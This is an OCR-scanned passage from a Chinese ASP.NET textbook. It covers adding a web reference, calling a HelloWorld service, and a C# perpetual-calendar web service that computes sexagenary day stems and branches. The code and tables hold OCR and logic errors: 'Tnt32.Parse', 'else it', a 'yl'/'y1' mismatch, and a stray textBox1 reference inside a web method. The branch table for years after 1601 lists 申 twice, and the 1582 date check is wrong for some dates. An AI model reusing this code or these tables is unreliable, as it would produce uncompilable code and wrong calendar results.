
新建一个 ASP.NET 应用程序项目，然后单击菜单【项目】→【引用】，将“firstserve.dll”加入到引用中。然后打开代码窗口并添加如下代码：

(2) 添加引用

① 单击菜单【项目】→【添加 Web 引用】，打开如图 8.4 的对话框。




图 8.4

② 在图 8.4 的地址栏里输入 http://localhost:8080/Example/Service1.asmx，然后单击[redacted]按钮，打开如下窗口（图 8.5）。




图 8.5

③ 在图 8.5 的窗体上，单击“添加引用”按钮，该 ASP.NET 服务即可以开始服务。

这时候，解决方案里自动添加了上述服务，如图 8.6 所示，“localhost”就是刚添加进去的 ASP.NET 服务，如果继续添加本地主机的 ASP.NET 服务，就会出现“localhost1”，“localhost2”等，一至顺延。




图 8.6

再在网页上拖放一个 TextBox 控件、一个 Button 控件。然后双击“Button”控件，为该控件加入 Click 事件，下面是该事件的代码。

```
private void Button1_Click(object sender, System.EventArgs e)
        { string aa=new localhost.Service1().HelloWorld();
          TextBox1.Text=aa;

        }
```

编译并执行程序，然后单击“Button”控件，图 8.7 是执行的结果。




图 8.7

本节开发了第一个 ASP.NET 服务并演示了使用该服务的全过程，其用法和 Windows 组件的用法一样方便。为了巩固本节所学，下一节再开发几个 ASP.NET 服务，以供读者参考。

8.2　ASP.NET 服务开发实例

上一节我们了解了 ASP.NET 服务的基本概念和用法，本节我们再开发几个 ASP.NET 服务项目，以巩固和提高我们所学的知识。具体内容如下。

8.2.1　带参数的 ASP.NET 服务开发

在 ASP.NET 编程中，我们常常要使用带参数的 ASP.NET 服务。其实开发带参数的 ASP.NET 服务与开发不带参数的 ASP.NET 服务一样容易。为了让读者了解复杂 ASP.NET 服务的开发方法，我们在这里开发一个万年历 ASP.NET 服务。其基本算法如下。

1. 公元前 8 年——公元 4 年

这 12 年的共同特点是：每年 365 天，大小月与现行历法一致。公元前 9 年以前的 30 多年，因“儒略历”大、小月的不同及置闰的错误，不便换算，故不取。

公元前 8 年 1 月 1 日的干支是“戊戌”，其后 12 年日干与日支的计算方法为：

（5n+r）÷10＝余数（所求日干余数）

（5n+r）÷12＝余数（所求日支余数）

“n”代表从起算年（公元前 8 年）到被算年的年数，“r”代表所求日在当年的日序数。日干支余数对应表格如下：

天　干

余数	0	1	2	3	4	5	6	7	8	9
天干	丁	戊	己	庚	辛	壬	癸	甲	乙	丙

地　支

余数	0	1	2	3	4	5	6	7	8	9	10	11
地支	酉	戌	亥	子	丑	寅	卯	辰	巳	午	未	申

2. 公元 5——1600 年

公式：

（5n+n / 4+r）÷10＝余数（所求日干余数）

（5n+n / 4+r）÷12＝余数（所求日支余数）

“n”代表从起算年（公元 5 年）到被算年的年数，“r”代表所求日在当年的日序数。日干支余数对应表格同（1.）

这里有一个例外，即 1582 年 10 月 15 日——1600 年 12 月 31 日其日地支余数对应表格为：

地　支

余数	0	1	2	3	4	5	6	7	8	9	10	11
地支	亥	子	丑	寅	卯	辰	巳	午	未	申	酉	戌

3. 公元 1601 年——?

公式：

（5n+n / 4— n / 100+n / 400+r）÷10＝余数（所求日干余数）

（5n+n / 4— n / 100+n / 400+r）÷12＝余数（所求日支余数）

“n”代表从起算年（公元 1601 年）到被算年的年数，“r”代表所求日在当年的日序数。日干支余数对应表格如下。

天　干

余数	1	2	3	4	5	6	7	8	9	0
天干	丁	戊	己	庚	辛	壬	癸	甲	乙	丙

地　支

余数	7	8	9	10	11	0	1	2	3	4	5	6
地支	申	戌	亥	子	丑	寅	卯	辰	巳	午	未	申

下面是万年历的 ASP.NET 服务项目。

（1）新建一个 ASP.NET 服务项目（本例项目名称为 wannianli），然后打开代码编辑窗口，找到如下代码：

```
//      [WebMethod]
//      public string HelloWorld()
//      {
//          return "Hello World";
//      }
```

（2）在上述代码的下面添加如下代码。

```
[WebMethod]
public string wannianli(string inputnian,string inputyue,string inputri)

        {
}
```

该方法中有三个参数，即 string inputnian(用于获取关于被求算年的字符串，比如代表 2002 年的字符串“2002”),string inputyue(用于获取关于被求算月的字符串，比如代表月的字符串“12”)，string inputri(用于获取关于被求算日的字符串，比如代表日的字符串“31”)。

（3）添加变量，在代码编辑窗口找到代码。

```
/// <summary>
        /// Clean up any resources being used.
        /// </summary>
        ///
```

在上述代码下面添加如下变量：

```
        int nian;//被求算年
```

```
int yue;//被求算月
int ri;//被求算日

int yl=31;//一月 31 天
int y21=28;//非闰年 二月 28 天
int y22=29;//闰年 二月 29 天
int y3=31;//三月 31 天
int y4=30;//四月 30 天
int y5=31;//五月 31 天
int y6=30;//六月 30 天
int y7=31;//七月 31 天
int y8=31;//八月 31 天
int y9=30;//九月 30 天
int y10=31;//十月 31 天
int y11=30;//11 月 30 天
int i=0;//中间变量，用于存放中间数据
int j=0;//中间变量，用于存放中间数据
int run=0;//闰年标示变量：非闰年置为“0”，闰年置为“1”
int m=0;//中间变量，用于存放中间数据
int n=0; //中间变量，用于存放中间数据

int p=0;// 中间变量，用于存放中间数据
//++++++++++上面定义数值变量++++++++++++++++++++
//@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@下面定义字符串变量@@@@@@@@@@@@@@@@@@
string gg=" ";//用于存放天干
string zz=" ";//用于存放地支
```

（4）编写主体代码

注意：ASP.NET服务要求每个路径都有返回值，为了防止出错，可在public string wannianli(string inputnian,string inputyue,string inputri){}的结尾处添加如下代码：“return “”;”（返回空字符串），这样就不会出错了，如果您还不明白，请参阅如下代码。

```
Public string wannianli(string inputnian,string inputyue,string inputri) {
//……代码
//……代码
//在结尾处添加如下代码：
return “”;
}
```

下面是万年历 ASP.NET 服务的的代码：

```
public string wannianli(string inputnian,string inputyue,string
```

```
inputri)

            {

    //++++++++++++++++下面定义数值变量++++++++++++++++++++++++++++++++

                    //@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 上面定义字符串变量
//,@@@@@@@@@@@@@@@@@@@@
                    nian=Tnt32.Parse(textBox1.Text); / /转换为整型
                    try{
                    nian=Int32.Parse(inputnian);//转换为整型
                    yue=Int32.Parse(inputyue);// 转换为整型
                    ri=Tnt32.Parse(inputri); //转换为整型
    }
    catch{return "输入格式错误！请输入整型数值。";}
                    //%%%%%%%%%%%%%%%% 下面编写当输入年<-8 时，提示错误的代码
//%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
                    if (nian<-8)
```

```
{

                return "非常抱歉，本软件不能查询公元前 8 年以前的干支！";


            }//对应 if(nian<-8)的“{”

            //%%%%%%%%%%%%%%%% 上面编写当输入年<-8 时，提示错误的代码
//%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
                //++++++++++++++++++++++ 下面是公元前 8 年至 4 年的代码
//++++++++++++++++++++++++++++++++
            else if (nian>=-8&&nian<=4)
            {

                if (yue==2)
                {
                    if (ri==29)
                    {
                        return "非常抱歉，公元 4 年以前没有闰年，您输入的日错误！
";
```

```
            }
            else if (ri>28||ri<1)
            {
                return "非常抱歉，您输入的日错误！";

            }
        }//对应 if(yue==2)的“{”
        if  (yue==1||yue==3||yue==5||yue==7||yue==8||yue==10||yue
==12)
        {
            if (ri>31||ri<1)
            {
                return "非常抱歉，您输入的日错误！";

            }

        }//对应 if(yue==1||yue==3……)的“{”
        else if (yue==4||yue==6||yue==9||yue==11)
        {
            if (ri>30||ri<1)
            {
                return "非常抱歉，您输入的日错误！";
            }
        }//对应 if(yue==4||yue==6……)的“{”

        else if (yue>12||yue<1)
        {
            return "非常抱歉，您输入的月错误！";
        }// 对应 if(yue>1||yue<1)的“{”


        //如果输入无误，开始计算

        i=(nian+7)*5;
        //下面计算被算日在当年中的日序数
        if (yue==1){j=ri;}
        if (yue==2){j=y1+ri;}
        if (yue==3){j=y1+y21+ri;}
```

```
if (yue==4){j=y1+y21+y3+ri;}
if (yue==5){j=y1+y21+y3+y4+ri;}
if (yue==6){j=y1+y21+y3+y4+y5+ri;}
if (yue==7){j=y1+y21+y3+y4+y5+y6+ri;}
if (yue==8){j=y1+y21+y3+y4+y5+y6+y7+ri;}
if (yue==9){j=y1+y21+y3+y4+y5+y6+y7+y8+ri;}
if (yue==10){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+ri;}
if (yue==11){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+ri;}
if (yue==12){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+y11+ri;}
//上面计算被算日在当年中的日序数

m=(i+j)%10;
n=(i+j)%12;
if (m==0){gg="丁";}//如果天干余数为“0”，gg="丁"
if (m==1){gg="戊";}
if (m==2){gg="己";}
if (m==3){gg="庚";}
if (m==4){gg="辛";}
if (m==5){gg="壬";}
if (m==6){gg="葵";}
if (m==7){gg="甲";}
if (m==8){gg="乙";}
if (m==9){gg="丙";}
if (n==0){zz="酉";}
if (n==1){zz="戌";}
if (n==2){zz="亥";}
if (n==3){zz="子";}
if (n==4){zz="丑";}
if (n==5){zz="寅";}
if (n==6){zz="卯";}
if (n==7){zz="辰";}
if (n==8){zz="巳";}
if (n==9){zz="午";}
if (n==10){zz="未";}
if (n==11){zz="申";}
if (nian!=0){return gg+zz;}//公元无“0”年
else it (nian==0)
{
    return "公元无0年！元年是1年。";
```

```
                    //如果输入年为“0”年，输出窗口输出"公元无0年！元年是1年。"
                }//对应 if(b==0)的“｛”


            }   //对应 if(nian>=-8&&nian<=4)的“｛”
                //++++++++++++++++++ 以上是公元前8年至4年的代码
//++++++++++++++++++++++++++
                //$$$$$$$$$$$$$$$$$$$$$ 以下是5——1600年的代码
//$$$$$$$$$$$$$$$$$$$$$$$$$

            else if (nian>4&&nian<=1600)
            {
                if (nian%4==0){run=1;}


                if (yue==2&&run==1)
                {
                    if (ri>29||ri<1)
                    {
                        return "非常抱歉，您输入的日错误！";
                    }//对应 if (ri>29||ri<1)的“｛”

                }
                else if (yue==2&&run==0)
                {
                    if (ri>28||ri<1)
                    {
                        return "非常抱歉，您输入的日错误！";
                    }//对应 if (ri>28||ri<1)的“｛”

                }//对应 else if (yue==2&&run==0)的“｛”


                if
(yue==1||yue==3||yue==5||yue==7||yue==8||yue==10||yue==12)
                {
                    if (ri>31||ri<1)
                    {
                        return "非常抱歉，您输入的日错误！";
```

```
        }
    }// 对 应 if (yue==1||yue==3||yue==5||yue==7||yue==8||
yue==10||yue==12)的“{”


    else if (yue==4||yue==6||yue==9||yue==11)
    {
        if (ri>30||ri<1)
        {
            return "非常抱歉，您输入的日错误！";

        }
    }//对应else if (yue==4||yue==6||yue==9||yue==11)的“{”

    else if (yue>12||yue<1)
    {
        return "非常抱歉，您输入的月错误！";
    }//对应 else if (yue>12||yue<1)的“{”
```

```
p=(nian-5)%4;
i=(nian-5)*5+(nian-5-p)/4;
if (run==0)
{

  if (yue==1){j=ri;}
  if (yue==2){j=y1+ri;}
  if (yue==3){j=y1+y21+ri;}
  if (yue==4){j=y1+y21+y3+ri;}
  if (yue==5){j=y1+y21+y3+y4+ri;}
  if (yue==6){j=y1+y21+y3+y4+y5+ri;}
  if (yue==7){j=y1+y21+y3+y4+y5+y6+ri;}
  if (yue==8){j=y1+y21+y3+y4+y5+y6+y7+ri;}
  if (yue==9){j=y1+y21+y3+y4+y5+y6+y7+y8+ri;}
  if (yue==10){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+ri;}
  if (yue==11){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+ri;}
  if (yue==12){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+y11+ri;}
}//对应if (run==0)的“{”
```

```
if (run==1){ if (yue==1){j=ri;}
  if (yue==2){j=y1+ri;}
  if (yue==3){j=y1+y22+ri;}
  if (yue==4){j=y1+y22+y3+ri;}
  if (yue==5){j=y1+y22+y3+y4+ri;}
  if (yue==6){j=y1+y22+y3+y4+y5+ri;}
  if (yue==7){j=y1+y22+y3+y4+y5+y6+ri;}
  if (yue==8){j=y1+y22+y3+y4+y5+y6+y7+ri;}
  if (yue==9){j=y1+y22+y3+y4+y5+y6+y7+y8+ri;}
  if (yue==10){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+ri;}
  if (yue==11){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+y10+ri;}
  if (yue==12){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+y10+y11+ri;}
}//对应 if (run==1)的“{”
m=(i+j)%10;
n=(i+j)%12;
if (m==0){gg="丁";}
if (m==1){gg="戊";}
if (m==2){gg="己";}
if (m==3){gg="庚";}
if (m==4){gg="辛";}
if (m==5){gg="壬";}
if (m==6){gg="癸";}
if (m==7){gg="甲";}
if (m==8){gg="乙";}
if (m==9){gg="丙";}
if (nian<1582)
{
    if (n==0){zz="酉";}
    if (n==1){zz="戌";}
    if (n==2){zz="亥";}
    if (n==3){zz="子";}
    if (n==4){zz="丑";}
    if (n==5){zz="寅";}
    if (n==6){zz="卯";}
    if (n==7){zz="辰";}
    if (n==8){zz="巳";}
    if (n==9){zz="午";}
    if (n==10){zz="未";}
    if (n==11){zz="申";}
```

```
}//以上是公元 5-----1582 年 10 月 14 日的代码
    //以下是 1582 年 10 月 15 日——1600 年的代码
else if( (nian==1582&&yue>=10&&ri>=15)||(nian>1582))
{
    if (n==10){zz="酉";}
    if (n==11){zz="戌";}
    if (n==0){zz="亥";}
    if (n==1){zz="子";}
    if (n==2){zz="丑";}
    if (n==3){zz="寅";}
    if (n==4){zz="卯";}
    if (n==5){zz="辰";}
    if (n==6){zz="巳";}
    if (n==7){zz="午";}
    if (n==8){zz="未";}
    if (n==9){zz="申";}
}//以上是 1582 年 10 月 15 日——1600 年的代码
return gg+zz;

}//对应 else if (nian>4&&nian<=1600)的“{”

    //$$$$$$$$$$上面是 5----1600 年的代码$$$$$$$$$$$$$$

    //******************** 下面是 1600 年以后的代码
//*****************************
    else if (nian>1600)
    {

    if (nian%4==0)
    {
        if (nian%100!=0){run=1;}
        else if(nian%100==0&&nian%400==0){run=1;}

    }

    if (yue==2&&run==1)
```

```
{
    if (ri>29||ri<1)
    {
        return "非常抱歉，您输入的日错误！";
    }// 对应if (ri>29||ri<1)的“{”

}// if (yue==2&&run==1)的“{”
else if (yue==2&&run==0)
{
    if (ri>28||ri<1)
    {
        return "非常抱歉，您输入的日错误！";
    }// 对应if (ri>28||ri<1)的代码的“{”
}// 对应else if (yue==2&&run==0)的“{”

if (yue==1||yue==3||yue==5||yue==7||yue==8||yue==10||yue
==12)

{
    if (ri>31||ri<1)
    {
        return "非常抱歉，您输入的日错误！";

    }

}// 对应if (yue==1||yue==3||yue==5||yue==7||yue==-8||
yue==10||yue==12)的“{”

else if (yue==4||yue==6||yue==9||yue==11)
{
    if (ri>30||ri<1)
    {
        return "非常抱歉，您输入的日错误！";

    }
}//对应else if (yue==4||yue==6||yue==9||yue==11)的“{”
else if (yue>12||yue<1)
{
    return "非常抱歉，您输入的月错误！";
}// 对应else if (yue>12||yue<1)的“{”
```

```
                int q=0;
                int r=0;


                p=(nian-1601)%4;//计算余数<<<<<<<<<<<<<<<<<<<<<<<<<
                q=(nian-1601)%100;//..............<<<<<<<<<<<<<<<<
                r=(nian-1601)%400;//..............<<<<<<<<<<<<<<<<
                i=(nian-1601)*5+(nian-1601-p)/4-(nian-1601-q)/100+
(nian-1601-r)/400;
                //注意:之所以要减去“P”，是因为防止出现非整数，同理也要减去“q”和
//“r”。
                if (run==0)
                {

                  if (yue==1){j=ri;}
                  if (yue==2){j=y1+ri;}
                  if (yue==3){j=y1+y21+ri;}
                  if (yue==4){j=y1+y21+y3+ri;}
                  if (yue==5){j=y1+y21+y3+y4+ri;}
                  if (yue==6){j=y1+y21+y3+y4+y5+ri;}
                  if (yue==7){j=y1+y21+y3+y4+y5+y6+ri;}
                  if (yue==8){j=y1+y21+y3+y4+y5+y6+y7+ri;}
                  if (yue==9){j=y1+y21+y3+y4+y5+y6+y7+y8+ri;}
                  if (yue==10){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+ri;}
                  if (yue==11){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+ri;}
                  if (yue==12){j=y1+y21+y3+y4+y5+y6+y7+y8+y9+y10+y11+ri;}
                }//对应if (run==0)的“{”
                else if (run==1)
                {
                  if (yue==1){j=ri;}
                  if (yue==2){j=y1+ri;}
                  if (yue==3){j=y1+y22+ri;}
                  if (yue==4){j=y1+y22+y3+ri;}
                  if (yue==5){j=y1+y22+y3+y4+ri;}
                  if (yue==6){j=y1+y22+y3+y4+y5+ri;}
                  if (yue==7){j=y1+y22+y3+y4+y5+y6+ri;}
                  if (yue==8){j=y1+y22+y3+y4+y5+y6+y7+ri;}
                  if (yue==9){j=y1+y22+y3+y4+y5+y6+y7+y8+ri;}
                  if (yue==10){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+ri;}
```

```
  if (yue==11){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+y10+ri;}
  if (yue==12){j=y1+y22+y3+y4+y5+y6+y7+y8+y9+y10+y11+ri;}
}// 对应else if (run==1)的“{”
m=(i+j)%10;
n=(i+j)%12;
if (m==1){gg="丁";}
if (m==2){gg="戊";}
if (m==3){gg="己";}
if (m==4){gg="庚";}
if (m==5){gg="辛";}
if (m==6){gg="壬";}
if (m==7){gg="癸";}
if (m==8){gg="甲";}
if (m==9){gg="乙";}
if (m==0){gg="丙";}


if (n==7){zz="酉";}
if (n==8){zz="戌";}
if (n==9){zz="亥";}
if (n==10){zz="子";}
if (n==11){zz="丑";}
if (n==0){zz="寅";}
if (n==1){zz="卯";}
if (n==2){zz="辰";}
if (n==3){zz="巳";}
if (n==4){zz="午";}
if (n==5){zz="未";}
if (n==6){zz="申";}

return gg+zz;

        }
return "";

    }
```

然后单击【生成】→【生成】，该将服务生成 “wannianli.dll” 文件。

现在我们就可以使用该服务了，新建一个 ASP.NET 应用程序项目（本例使用的项目名称为 “usingwannianli”），打开代码编辑窗口，单击【项目】→【添加 Web 引用】，按 8.1

目录
正文